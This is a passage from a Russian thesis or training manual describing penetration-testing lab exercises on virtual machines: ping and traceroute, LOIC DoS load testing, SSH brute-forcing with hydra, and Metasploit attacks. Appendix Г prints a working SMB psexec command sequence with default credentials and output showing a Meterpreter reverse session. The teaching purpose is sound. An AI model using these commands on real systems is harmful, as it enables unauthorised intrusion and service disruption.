Ок-тет										0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
– 3	Тип									Код						Контрольная сумма															
+	Данные (формат зависит от значений полей «Код» и «Тип»)																														

Эхо-запросу соответствует тип 8 и код 0, а эхо-ответу тип 0 и код 0. В поле данных содержатся идентификатор и номер последовательности запроса или ответа на него.

Практическое применение:

- Можно узнать IP-адрес по доменному (символьному) имени.
- Можно узнать, работает ли сервер.
- Можно узнать, есть ли связь с сервером. Например, проблемы с настройкой DNS серверов на машине можно узнать, задав в ping сначала доменное имя, а потом IP-адрес.

2) Traceroute является служебной компьютерной программой, предназначенной для определения маршрутов следования данных в сетях TCP/IP. Traceroute может использовать разные протоколы передачи данных в зависимости от операционной системы устройства. Такими протоколами могут быть UDP, TCP, ICMP или GRE. Компьютеры с установленной операционной системой Windows используют ICMP-протокол, при этом операционные системы Linux и маршрутизаторы Cisco – протокол UDP.

Traceroute входит в поставку большинства современных сетевых операционных систем. В системах Microsoft Windows эта программа носит название tracert, а в системах GNU/Linux, Cisco IOS и Mac OS – traceroute.

Для определения промежуточных маршрутизаторов traceroute отправляет целевому узлу серию ICMP-пакетов (по умолчанию 3 пакета), с каждым шагом увеличивая значение поля TTL («время жизни») на 1. Это поле обычно указывает максимальное количество маршрутизаторов, которое может быть пройдено пакетом. Первая серия пакетов отправляется с TTL, равным 1, и поэтому первый же маршрутизатор возвращает обратно ICMP-сообщение "time exceeded in transit" (тип 11 и код 0), указывающее на невозможность доставки данных. Traceroute фиксирует адрес маршрутизатора, а также время между отправкой пакета и получением ответа (эти сведения выводятся на монитор компьютера). Затем traceroute повторяет отправку серии пакетов, но уже с TTL, равным 2, что заставляет первый маршрутизатор уменьшить TTL пакетов на единицу и направить их ко второму маршрутизатору. Второй маршрутизатор, получив пакеты с TTL=1, так же возвращает "time exceeded in transit".

Процесс повторяется до тех пор, пока пакет не достигнет целевого узла. При получении ответа от этого узла процесс трассировки считается завершённым.

На оконечном хосте IP-датаграмма с TTL = 1 не отбрасывается и не вызывает ICMP-сообщения типа срок истёк, а должна быть отдана приложению. Достижение пункта назначения определяется следующим образом: отсылаемые traceroute датаграммы содержат UDP-пакет с заведомо неиспользуемым номером порта на адресуемом хосте. В пункте назначения UDP-модуль, получая подобные датаграммы, возвращает ICMP-сообщения об ошибке «порт недоступен». Таким образом, чтобы узнать о завершении работы, программе traceroute достаточно обнаружить, что поступило ICMP-сообщение об ошибке этого типа.

3) Metasploit framework это законченная среда для написания, тестирования и использования кода эксплоитов. Эта среда обеспечивает надежную платформу для испытаний на проникновение, разработки шелкодов и исследования уязвимостей».

Также metasploit framework использует полезную нагрузку (payload), она позволяет запускать скрипт, самая популярная полезная нагрузка (payload) – meterpreter.

Meterpreter, является короткой формой Meta-Interpreter, продвинутой многогранной payload которые работают при помощи инъекции dll. Meterpreter располагается полностью в памяти удаленного хоста и не оставляет никаких следов на жестком диске, что делает его обнаружение чрезвычайно сложным при помощи обычных методов. Скрипты и плагины могут быть загружены или выгружены динамически по мере необходимости. Meterpreter чрезвычайно сильно разрабатывается и постоянно развивается.

4) Nmap («Network Mapper») это утилита для исследования сети и проверки безопасности. Она рассчитана как для быстрого сканирования больших сетей, так и для единичных целей. Nmap использует сырые IP пакеты оригинальными способами, чтобы определить какие хосты доступны в сети, какие службы (название приложения и версию) они предлагают, какие операционные системы (и версии ОС) они используют, какие типы пакетных фильтров/брандмауэров используются и еще дюжины других характеристик. В тот время как Nmap обычно используется для проверки безопасности, многие сетевые и системные администраторы находят ее полезной для обычных задач, таких как контролирование структуры сети, управление расписаниями запуска служб и учет времени работы хоста или службы.

3.2 Лабораторная работа 1. Настройка интерфейсов виртуальных машин

Цель работы: Осуществить настройку интерфейсов виртуальных машин, задав им желаемый адрес.

Подготовка к работе:

1) Создать две виртуальные машины, которые будут выполнять следующие функции:

- Атакующий сервер.
- Атакуемый сервер.

2) Задать IP-адрес каждой виртуальной машине, например, из подсети 10.0.2.0/24. Пример такой настройки представлен в приложении А.

3) Воспользоваться командой ping, чтобы убедиться в правильности настроек IP-адресов.

4) Воспользоваться командой traceroute, чтобы убедиться в правильности настроек статических маршрутов.

Задачи, которые необходимо выполнить в рамках работы:

1) Задать адреса сети посредством встроенных команд терминала Linux;

2) Проверить правильность настроек путём получения эхо-ответов при выполнении команды ping, а также проанализировать путь трафика при помощи команды traceroute посредством каждой виртуальной машины.

По окончании работы студент освоит настройку сетевых адресов и познакомится с основными терминальными командами ОС Linux.

3.3 Лабораторная работа 2. DoS как нагрузочное тестирование

Цель работы: осуществить DoS-атаку на сервер

Подготовка к работе:

1) Запустить виртуальную машину, которую требуется атаковать.

2) Запустить и сконфигурировать программу, осуществляющую DoS-атаку. Пример такой настройки представлен в приложении В.

Задачи, которые необходимо выполнить в рамках работы:

1) Верно выставить настройки для DoS-атаки.

2) Убедиться в работоспособности нагрузочного тестирования.

По окончании работы студенты освоят базовые параметры средств осуществление DoS-атаки как средства нагрузочного тестирования.

3.4. Лабораторная работа 3. Атака методом перебора пароля на службу SSH

Цель работы: Получить сведения о том, как осуществляется метод перебора пароля (bruteforce). Научиться пользоваться утилитами hydra и Nmap.

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следующие функции:

- Атакующий сервер.

- Атакуемый сервер.

2) Утилитой Nmap узнать необходимые параметры для осуществления атаки. Пример такой настройки представлен в приложении В.

3) С помощью утилиты hydra осуществить атаку методом перебора пароля. Пример такой настройки представлен в приложении В.

Задачи, которые необходимо выполнить в рамках работы:

1) С помощью Nmap просканировать атакуемый сервер и определить открытый порт.

2) Найти и правильно применить таблицы паролей и логинов.

3) Проверить корректность полученных данных.

По окончании работы студенты научатся работать с утилитой Nmap, освоят синтаксис команд утилиты hydra. Познакомятся с практической частью реализации атаки методом перебора паролей.

3.5. Лабораторная работа 4. Атака на службу общих ресурсов Windows

Цель работы: Произвести атаку на службу общих ресурсов с помощью. Научиться пользоваться такими программами как Nmap и metasploit framework.

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следующие функции:

- Атакующий сервер.

- Атакуемый сервер.

2) С помощью metasploit framework произвести эксплуатацию уязвимости. Пример такой настройки представлен в приложении Г;

Задачи, которые необходимо выполнить в рамках работы:

1) Произвести предварительный сбор информации о атакуемом сервере с помощью утилиты Nmap.

2) Запустить metasploit framework и правильно задать параметры для использования уязвимости.

По окончании работы студенты получат первый опыт в использовании metasploit framework, а также закрепят знания по пользованию сетевого сканера Nmap.

3.6. Лабораторная работа 5. Атака на сервер баз данных

Цель работы: Провести атаку на сервер баз данных.

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следующие функции:

- Атакующий сервер.
- Атакуемый сервер.

2) С помощью Nmap просканировать уязвимый сервер и провести анализ уязвимостей, связанных с сервером баз данных.

2) Используя metasploit framework произвести эксплуатацию уязвимости, верно выбрав конфигурацию. Пример такой настройки представлен в приложении Д;

Задачи, которые необходимо выполнить в рамках работы:

1) Произвести предварительный сбор информации о атакуемом сервере с помощью утилиты Nmap.
2) На основе информации, полученной из пункта 1, найти точные уязвимости и их реализаии.

3) Запустить metasploit framework и правильно задать параметры для использования уязвимости.

По окончании работы студенты расширят свои знания в использовании metasploit framework, а также закрепят знания по пользованию сетевого сканера Nmap.

3.7. Лабораторная работа 6. Атака на сервер приложения tomcat под управлением ОС Windows

Цель работы: Провести атаку на сервер баз данных на сервер приложения tomcat

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следующие функции:

- Атакующий сервер.
- Атакуемый сервер.

2) С помощью Nmap просканировать уязвимый сервер и провести анализ уязвимостей, связанных с сервером баз данных.

2) Используя metasploit framework произвести эксплуатацию уязвимости, верно выбрав конфигурацию. Пример такой настройки представлен в приложении Е;

Задачи, которые необходимо выполнить в рамках работы:

1) Произвести предварительный сбор информации о атакуемом сервере с помощью утилиты Nmap.

2) На основе информации, полученной из пункта 1, найти точные уязвимости и их реализации.

3) Запустить metasploit framework и правильно задать параметры для использования уязвимости.

По окончании работы студенты расширят свои знания в использовании metasploit framework, а также закрепят знания по пользованию сетевого сканера Nmap.

Выводы по главе 3

В главе были описаны разработанные лабораторные работы для стенда «Реализация атак на инфраструктурные сервисы и протоколы сети». Представлены различные варианты реализации данного стенда, выбран самый оптимальный.

ЗАКЛЮЧЕНИЕ

В результате проделанной работы был разработан проект методического пособия, готового к внедрению после приобретения технических средств и адаптации под эти средства. Был проведен анализ возможности и необходимости внедрения данного пособия, а также разработки стенда «Реализация атак на инфраструктурные сервисы и протоколы сети».

В теоретической части был проведён сравнительный обзор сетевых атак от ФСТЭК и Microsoft. Был обзор структуры современных атак. Для выполнения вариантов работ были выбраны такие программы, как Nmap, metasploit framework, а также была задействована утилита hydra.

В проектной части работы были разработаны лабораторные работы, состоящие из теоретической и практической частей. В рамках работы представлены первые части работ, вторые представлены в приложениях.

БИБЛИОГРАФИЧЕСКИЙ СПИСОК

1 Базовая модель угроз безопасности персональных данных при их обработке в информационных системах персональных данных [Электронный ресурс]. - Режим доступа: http://fstec.ru/component/attachments/download/289

2 The STRIDE Threat Model [Электронный ресурс]. - Режим доступа: https://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx

3 Атаки на отказ в обслуживании: практика тестирования. [Электронный ресурс]. - Режим доступа: https://dsec.ru/ipm-research-center/article/denial_of_service_testing_practice/

4 DDoS-атаки и электронная коммерция: современные подходы к защите [Электронный ресурс]. - Режим доступа: https://habrahabr.ru/company/bitrix/blog/267947/ http://www.whitehouse.gov/sites/default/files/rss_viewer/national_security_strategy.pdf

5 KASPERSKY DDoS PREVENTION. Защита вашей компании от финансового и репутационного ущерба [Электронный ресурс]. - Режим доступа: http://media.kaspersky.com/ru/DDoS_prevention_rus.pdf

6 Система обнаружения вторжений (IDS) (Traditional NAT) [Электронный ресурс]. - Режим доступа: https://goo.gl/VySb43.

7 Анатомия атаки и безопасность Cisco [Электронный ресурс]. - Режим доступа: www.cisco.com/c/dam/m/ru_ua/.../3_Anatomy-of-attack-and-safety-Cisco.pdf

8 Киберпреступники не встречают достойного сопротивления со стороны корпораций [Электронный ресурс]. - Режим доступа: https://gblogs.cisco.com/ru/mcr2016/

9 Что такое эксплойты [Электронный ресурс]. - Режим доступа: https://blog.kaspersky.ru/exploits-problem-explanation/8459/

10 Модный тренд APT — беспечность и как с ней бороться [Электронный ресурс]. - Режим доступа: https://habrahabr.ru/company/pt/blog/142024/

11 Что такое APT? [Электронный ресурс]. – Режим доступа https://blog.kaspersky.ru/chto-takoe-apt/1043/

12 Анатомия таргетированной атаки [Электронный ресурс]. - Режим доступа: https://blog.kaspersky.ru/targeted-attack-anatomy/4388/

13 Анатомия таргетированной атаки [Электронный ресурс]. - Режим доступа: http://www.itsec.ru/articles2/Oborandteh/anatomiya-targetirovannoy-ataki/.

14 Угроза на миллиард: в рамках операции Carbanak киберпреступники украли миллиард долларов из 100 финансовых организаций по всему миру [Электронный ресурс]. - Режим доступа: http://www.kaspersky.ru/about/news/virus/2015/ugroza-na-milliard.

15 Дело Carbanak'а живет: российские банки столкнулись с новыми ограблениями [Электронный ресурс]. - Режим доступа: http://www.kaspersky.ru/about/news/virus/2016/Carbanak-Russian-banks-facing-new-attacks

16 Saudi Aramco восстановила работу после хакерской атаки [Электронный ресурс]. - Режим доступа: http://www.securitylab.ru/news/429060.php

17 Анатомия атаки [Электронный ресурс]. - Режим доступа: https://gblogs.cisco.com/ru/anatomyofhack/

ПРИЛОЖЕНИЕ А

Выполнение лабораторной работы 1. Настройка интерфейсов виртуальных машин

Перед началом работы представим принципиальную схему сети, которая должна получиться:

Рисунок А.1. Конечная схема сети

Рабочим местам, входящим в состав виртуальных машин, требуется включить сетевые адаптеры в режиме NAT, что позволит использовать внешнее интернет соединение на каждой машине. Затем пропишем сетевые адреса для адаптеров. Для этого необходимо:

1) нажать правой клавишей мыши по одной из виртуальных машин и выбрать пункт Настроить:



Рисунок А.2. Пункт Настроить

2) в открывшемся окне найти вкладку сеть и выбрать в «Тип подключения» сеть NAT. Для виртуальной машины, которая будет работать в качестве маршрутизатора, необходимо активировать «Адаптер 1» и «Адаптер 2»:



Рисунок А.3. Пункт Тип подключения

3) запускаем виртуальные машины, которые будут работать в качестве атакующего и атакуемого сервера, задаем нужные адреса, а также запускаем необходимый интерфейс:

3.1) Для виртуальной машины, которая будет выступать в роле атакуемого сервера, необходимо открыть файл rc.local (стандартный путь /etc/rc.d/rc.local) и записать необходимые настройки:

- ip link set eth0 up
- ip address add 10.0.2.4/24 dev eth0
- ip route add default via 10.0.2.2

3.2) Для виртуальной машины, которая будет выступать в роле атакующего сервера, параметры будут следующими:

- IP-адрес: 10.0.2.5
- Маска подсети: 255.255.255.0

Запускаем терминал и прописываем команды:

- ip address add 10.0.2.5/24 dev eth0
- ip link set eth0 up

Далее требуется проверить корректность настройки. Пример команды ping с рабочих станций:



Рисунок А.4. Ping 10.0.2.5



Рисунок А.5. Ping 10.0.3.5

В случае если каждый из интерфейсов отвечает на эхо-запросы, настройку можно считать завершённой.

ПРИЛОЖЕНИЕ Б

Выполнение лабораторной работы 2. DoS-атак как нагрузочное тестирование

1) запускаем виртуальные машины, которые будут работать в качестве:

- Атакующего сервера.
- Атакуемого сервера.

2) Запустим программу LOIC для реализации атаки:

Рисунок Б.1. Настройки программы LOIC

3) проведем DoS-атаку на атакуемый сервер с помощью программы LOIC и представим соответствующие тесты во время проведения атаки:



Рисунок Б.2. Статистика команды top при DoS-атаке

Анализируя рисунок Б.2., представленный выше, мы можем заметить большие значения у параметров hi (Hardware IRQ) время, затраченное на обработку hardware-прерываний. Данный параметр показывает высокую загруженность системы в данный момент из-за проведения на неё DoS-атаки. Если этот параметр достигнет 100%, то сервер перестанет полностью отвечать на какие-либо запросы.

ПРИЛОЖЕНИЕ В

Выполнение лабораторной работы 3. Атака методом перебора пароля на службу SSH

1) запускаем виртуальные машины, которые будут работать в качестве:

- Атакуемый сервер.
- Атакующий сервер.

2) С помощью Nmap сканируем атакуемый сервер на наличие открытых портов и запущенных служб.



Рисунок В.1. Сканирование с атакуемого сервера

Сканирование показало, что порт 22 на атакуемом сервере открыт, это означает, что можно осуществить атаку методом подбора пароля. Для этого мы должны сначала скачать словарь:

Cewl https://github.com/rapid/metasploitable3/wiki -m 7 -d 0 -w/root/passwords.txt

3) С помощью утилиты hydra осуществляем атаку методом подбора пароля:



Рисунок В.2. Атака методом перебора паролей

4) С целью проверить полученные данные, подключаемся через консоль по протоколу SSH на атакуемый компьютер и проверяем конфигурацию:



Рисунок В.3. Подключение по протоколу SSH

Как мы видим, подобрав пароль с помощью утилиты hydra мы нашли пароль от атакуемого сервера, затем мы подключились по протоколу SSH на него. В результате мы удаленно подключились на сервер жертву.

ПРИЛОЖЕНИЕ Г

Выполнение лабораторной работы 4. Атака на службу общих ресурсов Windows

1) Запускаем виртуальные машины, которые будут работать в качестве:

-Атакуемый сервер.

- Атакующий сервер.

2) С помощью Nmap сканирует атакуемый сервер на предмет наличия уязвимостей, связанных с SMB:

```
root@local:~# nmap -sV -p-1024 10.0.2.4

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-03 06:08 +05
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 06:08 (0:00:12 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.00081s latency).
Not shown: 1018 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
22/tcp  open  ssh          OpenSSH 7.1 (protocol 2.0)
80/tcp  open  http         Microsoft IIS httpd 7.5
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:DB:7B:13 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
```

Рисунок Г.1. Сканирование утилитой Nmap

Из рисунка видно, что 445 порт открыт, а значит, можно использовать уязвимость и подключиться удаленно.

3) Настраиваем metasplot framework для успешной эксплуатации уязвимости:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf exploit(psexec) > set rport 445
rport => 445
msf exploit(psexec) > set smbuser vagrant
smbuser => vagrant
msf exploit(psexec) > set smbpass vagrant
smbpass => vagrant
msf exploit(psexec) > exploit
```

Рисунок Г.2. Настройка metasploit framework

4) После настройка metasploit framework, запускаем на исполнение эксплоит:

```
[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.4:445 - Connecting to the server...
[*] 10.0.2.4:445 - Authenticating to 10.0.2.4:445 as user 'vagrant'...
[*] 10.0.2.4:445 - Selecting PowerShell target
[*] 10.0.2.4:445 - Executing the payload...
[+] 10.0.2.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.11:4444 -> 10.0.2.4:50397) at 2017-06-03 06:06:15 +0500
```

Рисунок Г.3. Использование эксплоита для эксплуатации уязвимости

